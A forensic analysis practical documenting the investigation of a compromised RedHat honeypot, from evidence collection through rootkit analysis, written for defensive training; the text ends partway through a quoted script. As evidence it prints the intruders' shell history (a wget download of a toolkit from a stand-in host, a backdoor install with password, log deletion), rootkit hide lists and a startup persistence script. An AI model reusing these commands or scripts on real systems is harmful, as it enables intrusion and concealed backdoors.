Fight crime.
Unravel incidents... one byte at a time.

SANSFire 2001 – GCFA FORENSICS V1.0 CERTIFICATION
Jerry D. Pierce

Part 1 – Forensic Analysis of Compromised System

Synopsis of Case Facts:

On the evening of August 22nd, 2002, a RedHat 7.2 Linux system was compromised by an unknown intruder. The intruder gained shell access to the system via a "globbing" vulnerability in the wu-ftp daemon and proceeded to load two toolkits:

"Team.tgz"
"awu.tgz"

The intruders opened a non-logging ssh backdoor on port 101, with a password of "hacktare". A second backdoor was opened on port 65500.

The intruders attempted to use the compromised system to perform scans of other subnets for systems with an open tcp port 21. Review of the tools found indicate that the toolkit would then automatically determine if the system was vulnerable and perform the exploit.

The network intrusion detection system monitoring the system recorded the following attack signatures:

[**] [1:1622:4] FTP RNFR ./../ attempt [**]
[Classification: Misc Attack] [Priority: 2]
08/22-21:43:07.652541 *AAA.BBB*.114.150:34712 -> 192.168.1.99:21
TCP TTL:43 TOS:0x0 ID:31505 IpLen:20 DgmLen:62 DF
AP Seq: 0x2CA31DE2 Ack: 0x222EDF83 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 52717364 30283534

(A number of these detects were recorded from the same source IP/port indicating a program performing some sort of "brute force" attack against the daemon on port 21)

[**] [1:1630:3] FTP EXPLOIT CWD overflow [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/22-21:43:19.187133 *AAA.BBB*.114.150:34712 -> 192.168.1.99:21
TCP TTL:43 TOS:0x0 ID:31579 IpLen:20 DgmLen:560 DF
AP Seq: 0x2CA320C0 Ack: 0x222EEC77 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 52718516 30284687

[**] [1:1424:4] SHELLCODE x86 EB OC NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
08/22-21:43:19.187513 192.168.1.99:21 -> *AAA.BBB*.114.150:34712
TCP TTL:64 TOS:0x0 ID:51305 IpLen:20 DgmLen:573 DF
AP Seq: 0x222EEC77 Ack: 0x2CA322BC Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 30284703 52718516

[**] [1:1378:7] FTP wu-ftp file completion attempt { [**]
[Classification: Misc Attack] [Priority: 2]
08/22-21:43:19.401740 *AAA.BBB*.114.150:34712 -> 192.168.1.99:21
TCP TTL:43 TOS:0x0 ID:31580 IpLen:20 DgmLen:68 DF
AP Seq: 0x2CA322BC Ack: 0x222EEE80 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 52718539 30284703
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0886]
[Xref => http://www.securityfocus.com/bid/3581]

[**] [1:1432:3] P2P GNUTella GET [**]
[Classification: Misc activity] [Priority: 3]
08/22-21:43:20.979557 *AAA.BBB*.114.150:34712 -> 192.168.1.99:21
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:140
AP Seq: 0x222EEFBB Ack: 0x2CA3238F Win: 0x1920 TcpLen: 20

[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/22-21:43:21.000324 192.168.1.99:21 -> *AAA.BBB*.114.150:34712
TCP TTL:64 TOS:0x0 ID:51317 IpLen:20 DgmLen:91 DF
AP Seq: 0x222EEFBB Ack: 0x2CA3238F Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 30284885 52718696

Our intruder apparently ran into some trouble and repeated the attack again beginning at 22:51:57.085219.

The /var/log/secure logfile contained the following entries:

```
Aug 22 21:32:32 victim xinetd[800]: START: ftp pid=5968
       from=AAA.BBB.114.150
Aug 22 21:32:32 victim xinetd[800]: EXIT: ftp pid=5968
       duration=0(sec)
Aug 22 21:37:46 victim xinetd[800]: START: ftp pid=5971
       from=AAA.BBB.114.150
Aug 22 21:37:47 victim xinetd[800]: EXIT: ftp pid=5971
       duration=1(sec)
Aug 22 21:42:35 victim xinetd[800]: START: ftp pid=5977
       from=AAA.BBB.114.150
Aug 22 21:59:35 victim xinetd[800]: EXIT: ftp pid=5977
       duration=1020(sec)
Aug 22 22:51:24 victim xinetd[800]: START: ftp pid=6031
       from=AAA.BBB.114.150
```

The network intrusion logging system and the system under review were NOT synced time-wise as is reflected in the approximately 8 minute difference in the logs referenced above.

The login information was also left intact. The output of the "last" command shows the following login activity during the incident:

```
ftp      ftp    AAABBB114 Thu Aug 22 22:51   still logged in
ftp      ftp    AAABBB114 Thu Aug 22 21:42   still logged in
```

Specifics regarding the vulnerability exploited in this incident can be found at:

http://rhn.redhat.com/errata/RHSA-2001-160.html

A general alert regarding file "globbing" was released by CERT on April 10, 2001:

http://www.cert.org/advisories/CA-2001-07.html

Subsequently, a RedHat specific vulnerability notice for the wu-ftp daemon was published on November 21, 2001:

http://www.kb.cert.org/vuls/id/AAMN-54WPCS

Description of System:

The system being reviewed consisted of a Compaq DeskPro 500 which was being utilized as a honeypot system. The system was built and deployed with an un-patched version of RedHat Linux (7.2) on an un-advertised internet-facing IP address.

The system was closely monitored by a dedicated and "hidden" network intrusion detection system. The system was "hidden" by bringing up the network interface without assigning an IP address. All network services were also disabled to further prevent any possible contamination of the network data.

The intent and goal of deploying the honeypot in this particular circumstance are as follows:

1. Facilitate understanding of network intrusion detection products in an internet-facing environment;

2. Provide hands-on incident response/introductory forensics on compromised systems to give real world examples of Incident Response and Forensics.

System Hardware Inventory:

TAG# I-2002-Aug23-001.1
Evidence Acquisition Date: August 23, 2002
Investigator: Fred Q. Public

Compaq DeskPro P500, Pentium 500 MHz, Serial# 6950 CKT3 PXXX (obfuscated) computer system with a Maxtor model 91024U3 10.0 GB internal hard drive serial number H307XXXXX, internal 3.5" high density floppy, internal read-only CDROM drive, internal sound card.

TAG# I-2002-Aug23-001.2
Evidence Acquisition Date: August 23, 2002
Investigator: Fred Q. Public

ATI Video RGPRO AGP, part number 109-49800-11.

TAG# I-2002-Aug23-001.3
Evidence Acquisition Date: August 23, 2002
Investigator: Fred Q. Public

Intel Etherexpress 100TX network card. Serial number appears to be a "stick on" label with the number "00D0 B70834BF".

The system had been deployed as a closely monitored and controlled honeypot to facilitate readiness/training for both network intrusion detection and incident response. This particular event is also being used to facilitate forensic training.

Imaging The Media:

Prior to performing a forensics review of any compromised system, it is critical that the following steps be taken:

1. Personnel must be trained in acceptable forensic practices;
2. Written forensic procedures must be created which comply with industry and legal standards;
3. Toolkits specific to the operating systems which might be reviewed must be created, tested and verified to produce reproducible results and evidence which will be admissible in court should the need arise;
4. Clear notification to end user community regarding whom to notify in the event of an incident;

To address these points in order:

1. Our primary investigator received certification in Intrusion Analysis (GCIA) and Incident Handling (GCIH) and attended the Computer Forensics course conducted by the SANS Institute in August of 2001. Additional forensics training was received from REACT, a service of Predictive Systems;
2. Written forensic procedures were published using the GCFA courseware as the primary source;
3. A forensics/investigation laptop system was built and equipped with various Windows & Linux based forensics tools. A forensics acquisition desktop with a large amount of free disk space was also built to be available to capture evidence for investigations. In addition, for each flavor of UNIX/Linux in use, static binaries of the programs used to conduct forensic analysis were created. These static binaries were then tested to verify that they produced expected and reproducible results prior to being used in a real world event;

Having the supporting background in place, the actual imaging of the suspect system was conducted as follows:

1. Our "Forensics Procedure" documentation was pulled, and an evidence checklist obtained prior to beginning our review. The steps performed below are taken directly following our "Forensics Procedure" documentation.

2. A "clean"[1] forensics acquisition system with a large amount of free disk space was brought online, and given an IP address in the same range as the suspect system. In this instance, our compromised system has an IP address of 192.168.1.99, so our acquisition system is assigned a working IP address of 192.168.1.50. The acquisition system is then connected to a stand-alone 100MB network hub to prevent possible contamination. A large partition "evidence" is already prepared, and all we need do is log in and create a subdirectory to contain the evidence we'll be collecting and to keep it all together in one place. (We generally create a sub-directory within "evidence" that is the date an investigation of an intrusion has begun.) Once the directory is created, we'll change into that directory in preparation to receive whatever evidence we can collect.

3. Since the system that was compromised was a "Honeypot"[2] with a known operating system and overall configuration, many of our investigative tasks are somewhat eased. Ordinarily you would have to determine the operating system of the suspect system, how to gain administrative access, the criticality of the system, etc. Knowing the target operating system of the suspect system, we verify that a forensic toolkit exists on CDR (non re-writable CDROM) and approach the system console.

4. The single network cable on this system was unplugged and quickly plugged into our stand-alone, dedicated 100MB hub.

5. The CDR containing our forensic toolkit was inserted into the CDROM drive, and the door closed. At the same time, I logged onto the system console as root.

[1] "Clean" in this instance is a system that has been scrubbed with a disk wiping utility which guarantees that no data from prior investigation is lingering. The system is then built fresh, with known good media which is then patched and hardened to prevent possible data contamination. This system is then kept off-line until required.

[2] A "Honeypot" is generally considered to be a system created with the specific intent and purpose of monitoring "black hat" activity by providing operating systems in various states of hardening and have these systems monitored for any illicit activity. Since the systems have no legitimate data or purpose, any access (attempted or successful) is suspect.

6. Since we really don't know what our intruders have done to the suspect system, there are a number of actions that we try to avoid as much as possible:

   - Execute as few commands as possible on the suspect system. Not only do you have no idea what commands have been modified or replaced, some may be directly harmful and cause valuable evidence to be erased. We also need to tread lightly as everything we do affects the evidence on the system to some degree;

   - Tread lightly on the network. Some forensics personnel suggest scanning suspect systems for unusual network connections, but we have no way of knowing that hitting a listening port may trigger some destructive action on the intruders part;

   Unfortunately we have to verify that our toolkit CDR has mounted successfully, and if it hasn't, it must be manually mounted. If we're lucky, the automount daemon will have already mounted it for us, and that'll be one less possibly altered command we need to run. If it has been mounted, the mountpoint used by the system must be verified so we know what command path to set to force use of the "known good" statically compiled binaries on the toolkit CDR. To make this determination, we will use the "df" command and hope that it hasn't been altered:

   ```
   # df
   ```

   This produces the following output:

   ```
   Filesystem           1k-blocks      Used Available Use% Mounted on
   /dev/hda1              2061144   1002204    954236  52% /
   none                     63352         0     63352   0% /dev/shm
   /dev/cdrom               22092     22092         0 100% /mnt/cdrom
   ```

   As we can see, the CDR containing our toolkit has mounted as "/mnt/cdrom".

7. Referring to our procedures, we know that our static and "known good" binaries are contained within the "staticbin" subdirectory, so a "good" shell is invoked:

   ```
   /mnt/cdrom/staticbin/ksh
   ```

8. We must know set our command search path to only use the commands available on our toolkit CDR. This is done as follows:

   ```
   PATH=/mnt/cdrom/staticbin;export PATH
   ```

This means that if the commands we try to execute don't exist on the toolkit CDR, possibly contaminated system commands won't be used. (Because we have instructed the shell to only look for programs contained in the "/mnt/cdrom/staticbin" directory containing our known good binaries found on our CDR)

9. Now that we have a good/safe shell and command search path set, we'll start to actually acquire our evidence. We need to keep in mind the volatility of the data on the system. According to our documentation and first-hand experience, the order of volatility is as follows:

   a. System Memory
   b. Processes
   c. Network Connections
   d. File Systems
   e. Disk Blocks

10. To begin collection we must first instruct our "Acquisition System" (henceforth referred to as "Sherlock") to use the "netcat" utility to listen on port 31337 and to dump whatever it receives from this port out to a file called "processes.out". This is accomplished with the following syntax:

```
# netcat -l -p 31337 > processes.out
```

On the "Suspect System" (henceforth referred to by it's system name "victim") we run the following command string to gather the process information and then direct it to the IP address of our forensics system on the prepared port:

```
# ps -aef | netcat 192.168.1.50 31337
```

We must use the IP address of the acquisition system as we don't want to modify the name resolution configuration files on our suspect system, nor enable any additional network services on our acquisition system than absolutely necessary. The captured output from this command is shown below, with our processes shown in yellow highlight:

```
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Aug19 ?        00:00:04 init
root         2     1  0 Aug19 ?        00:00:00 [keventd]
root         3     0  0 Aug19 ?        00:00:00 [ksoftirqd_CPU0]
root         4     0  0 Aug19 ?        00:00:01 [kswapd]
root         5     0  0 Aug19 ?        00:00:00 [kreclaimd]
root         6     0  0 Aug19 ?        00:00:00 [bdflush]
root         7     0  0 Aug19 ?        00:00:00 [kupdated]
root         8     1  0 Aug19 ?        00:00:00 [mdrecoveryd]
root        79     1  0 Aug19 ?        00:00:00 [khubd]
rpcuser    615     1  0 Aug19 ?        00:00:00 rpc.statd
root       831     1  0 Aug19 ?        00:00:00 gpm -t ps/2 -m /dev/mouse
root       849     1  0 Aug19 ?        00:00:00 crond
xfs        901     1  0 Aug19 ?        00:00:00 xfs -droppriv -daemon
daemon     937     1  0 Aug19 ?        00:00:00 /usr/sbin/atd
root       944     1  0 Aug19 tty1     00:00:00 /sbin/mingetty tty1
```

Process Listing Continued from previous page:

```
root       945     1  0 Aug19 tty2     00:00:00 /sbin/mingetty tty2
root       946     1  0 Aug19 tty3     00:00:00 /sbin/mingetty tty3
root       947     1  0 Aug19 tty4     00:00:00 /sbin/mingetty tty4
root       948     1  0 Aug19 tty5     00:00:00 /sbin/mingetty tty5
root       949     1  0 Aug19 tty6     00:00:00 /sbin/mingetty tty6
root       950     1  0 Aug19 ?        00:00:00 /usr/bin/gdm -nodaemon
root       958   950  0 Aug19 ?        00:00:00 /usr/bin/gdm -nodaemon
root       959   958  0 Aug19 ?        00:00:02 /etc/X11/X
root      6093     1  0 Aug22 ?        00:00:00 /usr/sbin/xntps -q
root      6203     1  0 Aug22 ?        00:00:00 /usr/sbin/xinetd
root      6573     1  0 Aug22 ?        00:00:04 /usr/bin/irqd
root      6623     1  0 Aug22 ?        00:00:00 init
root     19924     1  0 Aug22 ?        00:00:00 /sbin/syslogd -m 0
root     20064     1  0 Aug22 ?        00:00:00 sshd2
root     21655     1  0 Aug22 ?        00:00:00 -sh
root     21683     1  0 Aug22 ?        00:00:00 -bash
root     32711   958  0 11:39 ?        00:00:00 /usr/bin/gnome-session
root       325     1  0 11:39 ?        00:00:00 gnome
root       356     1  0 11:39 ?        00:00:00 xscreensaver
root       358     1  2 11:39 ?        00:00:03 nautilus
root       360     1  0 11:39 ?        00:00:00 panel
root       363     1  0 11:39 ?        00:00:00 gnome-name-service
root       366     1  0 11:39 ?        00:00:00 oafd
root       371     1  0 11:39 ?        00:00:00 gconfd-1
root       375     1  0 11:39 ?        00:00:00 tasklist_applet
root       377     1  0 11:39 ?        00:00:00 deskguide_applet
root       383   358  0 11:39 ?        00:00:00 nautilus
root       384   383  0 11:39 ?        00:00:00 nautilus
root       385   383  0 11:39 ?        00:00:00 nautilus
root       485     1  0 11:39 ?        00:00:00 gnome-terminal
root       487   485  0 11:39 ?        00:00:00 gnome-pty-helper
root       488   485  0 11:39 pts/1    00:00:00 bash
root       528   488  0 11:40 pts/1    00:00:00 /mnt/cdrom/staticbin/ksh
root       693 21683  0 11:40 ?        00:00:00 /bin/sh ./awu ###.###
root       695   693 50 11:40 ?        00:00:42 ./pscan2 ###.### 21
root       704   528  2 11:42 pts/1    00:00:00 ps -aef
root       705   528  1 11:42 pts/1    00:00:00 nc 192.168.1.50 31337
```

You will note some interesting items, the first of which are the processes that are running at about the same time we are logging in. (We logged onto the system to begin the forensic process at 11:39AM, and we see that a "bash" shell process ID 21683 running from sometime on the 22nd of August has just kicked off a child process consisting of a "/bin/sh ./awu ###.###" which in turns runs "./pscan2 ###.### 21".)

Note: All routable IP address information is obfuscated by intent. These items of interest and the accompanying parent process information are shown in red highlight.

A number of processes were also started sometime on the preceding day, the 22nd of August:

```
root      6093     1  0 Aug22 ?        00:00:00 /usr/sbin/xntps -q
root      6203     1  0 Aug22 ?        00:00:00 /usr/sbin/xinetd
root      6573     1  0 Aug22 ?        00:00:04 /usr/bin/irqd
root      6623     1  0 Aug22 ?        00:00:00 init
root     19924     1  0 Aug22 ?        00:00:00 /sbin/syslogd -m 0
root     20064     1  0 Aug22 ?        00:00:00 sshd2
root     21655     1  0 Aug22 ?        00:00:00 -sh
root     21683     1  0 Aug22 ?        00:00:00 -bash
```

11. We now repeat the process mentioned above to capture the data regarding existing network connections. On "Sherlock" we set up a listener:

```
# netcat -l -p 31337 > netstat.out
```

And on "victim" we instruct it to dump the corresponding data out:

```
# netstat -an | netcat 192.168.1.50 31337
```

Interesting items from this capture are shown below, with significant items shown in red highlight:

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:1024	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:101	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:65500	0.0.0.0:*	LISTEN

As you can see, we have two unusual and unexpected ports open and listening. These are tcp port 101 and tcp port 65500.

Further review of the netstat output shows a significant number of outbound packets with a state of "SYN-SENT" are destined for various remote IP addresses tcp port 21. This gives us a second clue as to what the system might be doing currently, as we saw a process above called "pscan2" with an option argument of "21". Our suspicion is that this is probably a port-scanner of some kind, looking for systems which have port 21 or FTP services available:

```
tcp    0   1 192.168.1.99:3798    A.B.C.97:21        SYN_SENT
```

12. We do this once more to grab the partition information for later reference. On "Sherlock" we set up a netcat listener:

```
# netcat -l -p 31337 > partitions.out
```

And on "victim" we dump the data out via the network and netcat:

```
# df -k | netcat 192.168.1.50 31337
```

13. For each partition found, we dump the raw disk data (in order to capture not only the existing files and directories, but also the file slack space and any lingering data from deleted files & directories). On this particular system, there is only a single "/" disk partition, so on "Sherlock" we'll set up a listener:

```
# netcat –l –p 31337 > root.dd
```

And on "victim" we dump the data from the raw disk device associated with the "/" partition to our listener on "Sherlock":

```
# dd if=/dev/hda1 | netcat 192.168.1.50 31337
```

14. As we proceed, we begin to grab less and less "fragile" data. Our next items will be the state and status of the networking card(s) in the system. As always, we set up a listener on our forensics box to receive the data for later review:

```
# netcat –l –p 31337 > ifconfig.out
```

And the corresponding commands to dump the data from "victim":

```
# ifconfig –a | netcat 192.168.1.50 31337
```

Data gathered:

```
eth0      Link encap:Ethernet  HWaddr 00:D0:B7:08:34:BF
          inet addr:192.168.1.99  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:1310727 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1890665 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8097 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8097 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0
```

We can see that "someone" has placed our primary network interface card into "promiscuous" mode, whereby it will attempt to gather network traffic which isn't destined for the specific host in question. This is generally an indication that a network sniffing program has been installed and is running currently, capturing any clear text login/password data which traverses the segment.

Since the system is deployed on a "dead" subnet which receives no other traffic, the sniffer captured no data.

15. While not extremely critical at this point but useful nonetheless, I decided to go ahead and grab the /var/log/secure logfile in the hopes of finding useful data. On "Sherlock":

```
# netcat -l -p 31337 > securelog.out
```

On "victim":

```
# cat /var/log/secure | netcat 192.168.1.50 31337
```

16. And we also attempt to determine if the login records are still intact. On "Sherlock":

```
# netcat -l -p 31337 > last.out
```

And on "victim":

```
# last | netcat 192.168.1.50 31337
```

17. We've modified the bash shell on our honeypot to also record all commands to a hidden file no matter what the intruder does to their environment settings or by linking the normal history file to /dev/null, etc. To gather this treasure trove of data, we do the following on "Sherlock":

```
# netcat -l -p 31337 > bashhistory.out
```

And on "victim":

```
# cat DIR/BashHistoryFile | netcat 192.168.1.50 31337
```

The history file isn't really all that well concealed, just buried deep within the /usr/X11R6 directory tree. An advanced intruder will quickly determine something is amiss with the shell by careful perusal of the data streams and file descriptors that are open, however my experiences so far are that most intruders are either too inexperienced or in too big a hurry to really check the system out for any logging "booby traps".

The "BashHistoryFile" contains a bit of very interesting data, showing that our intruders downloaded two toolkits, and created "hidden" directories to hide at least one of them in. Also all of the downloads and activity came from the same parent process ID, PID 6208. Note the installation of their first toolkit and the arguments supplied highlighted in red:

```
2002-08-22.22:56:29 -> PID=6208 UID=0 STRING=cd /var/ftp
2002-08-22.22:56:46 -> PID=6208 UID=0 STRING=wget
       www.fictioushackersite1.com/Team.tgz
2002-08-22.22:58:04 -> PID=6208 UID=0 STRING=tar -zxvf Team.tgz
2002-08-22.22:58:58 -> PID=6208 UID=0 STRING=cd Team
2002-08-22.22:59:17 -> PID=6208 UID=0 STRING=./install team
       hacktare 101
2002-08-22.23:09:39 -> PID=6208 UID=0 STRING=rm -rf
       /var/spool/mail/root
```

Shell History File Continued from previous page:

```
2002-08-22.23:09:49 -> PID=6208 UID=0 STRING=cd ..
2002-08-22.23:10:06 -> PID=6208 UID=0 STRING=cd var
2002-08-22.23:10:15 -> PID=6208 UID=0 STRING=cd /var
2002-08-22.23:10:28 -> PID=6208 UID=0 STRING=mkdir "   "
2002-08-22.23:10:33 -> PID=6208 UID=0 STRING=cd "   "
2002-08-22.23:10:34 -> PID=6208 UID=0 STRING=ls
2002-08-22.23:10:49 -> PID=6208 UID=0 STRING=ftp
      www.fictioushackersite2.com
2002-08-22.23:14:04 -> PID=6208 UID=0 STRING=ls
2002-08-22.23:14:15 -> PID=6208 UID=0 STRING=tar -zxvf awu.tgz
2002-08-22.23:14:21 -> PID=6208 UID=0 STRING=cd aw
2002-08-22.23:14:30 -> PID=6208 UID=0 STRING=./auto
2002-08-22.23:22:57 -> PID=6208 UID=0 STRING=chmod +x tenner
2002-08-22.23:23:13 -> PID=6208 UID=0 STRING=./tenner > /dev/null &
```

Our intruders actually try very little to clean up after themselves, only removing the root mail file in attempt to hide their tracks. They appear oblivious to the obvious logging mechanisms in place and leave them alone for some odd reason. (We discover later on in the process that additional steps to hide their tracks had been undertaken, including the linking of the "normal" bash history file to /dev/null, removal of some additional logfiles, etc.)

18. Now that we have a fair amount of evidence, we need to safeguard it. To do this, we'll first create MD5 checksums of our evidence files. On our acquisition system:

```
# cd /
# for file in `ls /evidence/2002-Aug23`
  do
       md5sum ${file} >> /evidence/2002-Aug23/md5sum.orig
       echo "MD5Sum of ${file} has been created…"
  done
```

19. Because of the size of some of the files, we need to be able to compress them so that we can write them out to a safe media for safe-keeping. Again, on the acquisition system:

```
# cd /
# for file in `ls /evidence/2002-Aug23`
  do
       gzip -v /evidence/2002-Aug23/${file}
  done
```

20. We next make MD5 checksums of our gzip'd files. On our acquisition system:

```
# cd /
# for file in `ls /evidence/2002-Aug23`
  do
       md5sum /evidence/2002-Aug23/${file} >> /md5sum.gzip
  done
```

21. Finally, we write out our gzip'd files to a write-once CDROM. We make 2 copies of our evidence, clearly label the CD's and lock one away for future reference. The compromised system is also clearly labeled as evidence and secured for future reference.

Media Analysis:

We can now begin to look at the copies of our disk data. On our forensics system, we mount one of the CDROMs containing our data and copy the gzip'd image files to a local filesystem. Note that the extraction and analysis will take a considerable amount of disk space.

We begin the process by confirming the MD5 checksum of the gzip'd files on CDR. Once confirmed, they are uncompressed and again have their MD5 checksum computed and verified against our records.

1. In this instance, we have only a single partition image to mount for review. To begin the process, we'll mount the image locally using the following command line:

```
# mount -o ro,loop,noexec,nosuid,nodev,noatime
      /home/evidence/root.dd /home/evidence/root
```

2. We begin by looking at the files and directories within the root (/) directory of our imaged partition. Items of particular interest are shown in red highlight:

```
# ls -la root/

drwxr-xr-x    2 root     root         4096 Aug 22 23:06
drwxr-xr-x   21 root     root         4096 Aug 23 04:07 .
drwxr-xr-x    3 root     root         4096 Sep 19 10:13 ..
-rw-r--r--    1 root     root            0 Aug 19 09:35 .autofsck
drwxr-xr-x    2 root     root         4096 Aug 22 22:53 bin
drwxr-xr-x    3 root     root         4096 Aug 16 03:41 boot
drwxr-xr-x   18 root     root        77824 Aug 22 23:07 dev
drwxr-xr-x   48 root     root         4096 Aug 23 11:40 etc
drwxr-xr-x    4 root     root         4096 Aug 16 04:09 home
drwxr-xr-x    2 root     root         4096 Jun 21  2001 initrd
drwxr-xr-x    8 root     root         4096 Aug 22 22:53 lib
drwxr-xr-x    2 root     root        16384 Aug 16 03:38 lost+found
drwxr-xr-x    2 root     root         4096 Aug 29  2001 misc
drwxr-xr-x    4 root     root         4096 Aug 16 11:16 mnt
drwxr-xr-x    2 root     root         4096 Aug 23  1999 opt
drwxr-xr-x    2 root     root         4096 Aug 16 03:38 proc
drwxr-x---   12 root     root         4096 Aug 23 11:43 root
drwxr-xr-x    2 root     root         4096 Aug 22 22:53 sbin
drwxrwxrwt    9 root     root         4096 Aug 23 11:39 tmp
drwxr-xr-x   15 root     root         4096 Aug 16 03:41 usr
drwxr-xr-x   20 root     root         4096 Aug 22 23:10 var
```

Wow. We have lingering traces of ill-hidden activity pretty much all over the system, with a hidden directory in the root (/) directory!

```
# ls -la root/" "
```

```
-rw-r--r--    1 539      540          3831 Aug 22 22:59
drwxr-xr-x    2 root     root         4096 Aug 22 23:06 .
drwxr-xr-x   21 root     root         4096 Aug 23 04:07 ..
-rw-------    1 539      540           828 Dec  3  2001 hk
-rw-r--r--    1 539      540           697 Dec  3  2001 hk.p
-rw-------    1 root     root            0 Aug 22 23:06 rs
```

We have a hidden file here as well, and files with an unknown userid (539)! To determine the type of files these are prior to trying to review them, we'll use the "file" command:

```
# file root/" "/*

                : ASCII English text
      hk:         ASCII text
      hk.p:       ASCII text
      rs:         empty
```

The spacing produced by the "file" command also gives us the number of spaces contained within the name of the hidden file.

```
# cat root/" "/"           " (abbreviated output)

      ## SSH CONFIGURATION FILE FORMAT VERSION 1.1
      ## REGEX-SYNTAX egrep
      ## end of metaconfig
      ## (leave above lines intact!)
      ## sshd2_config
      ## SSH 3.0 Server Configuration File
      ##

      Port                            101

      ## User public key authentication

      HostKeyFile                  /" "/hk
      PublicHostKeyFile            /" "/hk.p
      RandomSeedFile               /" "/rs
      IdentityFile                 /" "/id
      AuthorizationFile            /" "/auth
```

So we see the confirmation that the unknown process on port 101 is a hidden sshd2 daemon. Combining that with the information found in our bash history file we can see where it was installed and that a probable back-door password is "hacktare".

Continuing on down the list of modified directories, we'll next look at the /bin directory on our evidence partition:

```
# ls –lat root/bin

   drwxr-xr-x    2 root     root         4096 Aug 22 22:53 .
   -rw-r--r--    1 root     root        12798 Aug 22 22:53 login
```

The login program appears to have been replaced! Let's see what clues we can gather using the "strings" command:

```
# strings –a root/bin/login

   GLIBC_2.0
   /bin/login
```

```
   Remember, knowledge IS power.
   X_treme wellcomez u !
   /bin/sh
   /usr/lib/.lib/liblo
   GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)
```

So we now know that someone with the handle of "X_treme" is the creator/owner of this particular program. We also have a new clue here, as the "/usr/lib/.lib" directory it's calling is unknown.

```
# ls -la root/usr/lib/.lib

   drwxr-xr-x    2 root     root         4096 Aug 22 22:59 .
   drwxr-xr-x   62 root     root        24576 Aug 22 22:59 ..
   -rwxr-xr-x    1 root     root        45948 Aug 22 22:59 libdi
   -r-xr-xr-x    1 root     root        34924 Aug 22 22:59 libdu
   -rw-r--r--    1 root     root           82 Aug 22 22:59 libfh
   -rw-r--r--    1 root     root            0 Aug 22 22:59 liblo
   -rwxr-sr-x    1 root     root        25020 Aug 22 22:59 libloc
   -rwxr-xr-x    1 root     root        83132 Aug 22 22:59 libne
   -rw-r--r--    1 root     root          122 Aug 22 22:59 libnh
   -rwxr-xr-x    1 root     root        45948 Aug 22 22:59 libvd
```

Well, the date/time matches that of our incident, so let's see what these are:

```
# file root/usr/lib/.lib/*

   root/usr/lib/.lib/libdi:  ELF 32-bit LSB executable, Intel 80386,
       version 1 (SYSV), dynamically linked (uses shared libs), stripped
   root/usr/lib/.lib/libdu:  ELF 32-bit LSB executable, Intel 80386,
       version 1 (SYSV), dynamically linked (uses shared libs), stripped
   root/usr/lib/.lib/libfh:  ASCII text
   root/usr/lib/.lib/liblo:  empty
   root/usr/lib/.lib/libloc: setgid ELF 32-bit LSB executable,Intel 80386,
       version 1 (SYSV), dynamically linked (uses shared libs),stripped
   root/usr/lib/.lib/libne:  ELF 32-bit LSB executable, Intel 80386,
       version 1 (SYSV), dynamically linked (uses shared libs), stripped
   root/usr/lib/.lib/libnh:  ASCII text
   root/usr/lib/.lib/libvd:  ELF 32-bit LSB executable, Intel 80386,
       version 1 (SYSV), dynamically linked (uses shared libs), stripped
```

Let's take a look at our two text files first:

```
# cat root/lib/.lib/libfh

   scan
   lib
   hk
   psy
   kernel
   scan
   psybnc
   Xs
   Xp
   mech
   irq
   init
   inet
   auto
   izy
   kkt
   darkbot
```

Hmm. The "fh" is probably an indicator (to someone) that this file contains a listing of those files which should be "hidden" from the system using a loadable kernel module. (Which we have yet to find)

```
# cat root/lib/.lib/libnh

   189
   470
   4500
   sshd
   7390
   6666
   101
   33337
   3878
   ircd
   ssh
   sshd2
   666
   55
   54
   36501
   47
   53
   65
   515
   6666
   111
   113
   irc
   4444
   undernet
   101
```

OK, this is a list of network related items. Anything from sites (undernet, irc) or network ports. Note that it appears that the port number or associated service can be specified. So does the "nh" then indicate to someone "network hide" for a loadable kernel module?

The "/usr/lib/.lib/libloc" is a binary executable with the set group id bit set. Performing a "strings –a" against it, we see that it is a version of "slocate".

Further review of the files within the "/usr/lib/.lib" directory give us this:

```
      libdi = ls command, called by other scripts to
              to perform directory listings;
      libvd = ls –l command, called by other scripts
              to perform long directory listings;
      libne = netstat command;
      libdu = top system monitoring utility;
```

Looking at the system startup files, we can see that links have been placed into each of the various runstate directories to an /etc/init.d/S98klogd. This is a shell script which basically calls another shell script in the

/usr/bin directory. (Ironically called klogd) The contents are displayed on the following page.

/usr/bin/klogd:

```
#!/bin/bash
# Source function library
bla2=`pwd`
if [ -f "/usr/bin/chsh" ]; then
/usr/bin/chsh &> /dev/null
fi
if [ -f "/usr/bin/init" ]; then
/usr/bin/init &> /dev/null
fi
if [ -f "/usr/lib/sn/.s" ]; then
/usr/lib/sn/.s &> /dev/null
fi
if [ -f "/usr/bin/irqd" ]; then
cd /usr/bin
./irqd &> /dev/null &
cd $bla2
fi
if [ -f "/usr/bin/kernel" ]; then
/usr/bin/kernel &> /dev/null -f /" "/"          " -q &
fi
if [ -f "/dev/sbin/core" ]; then
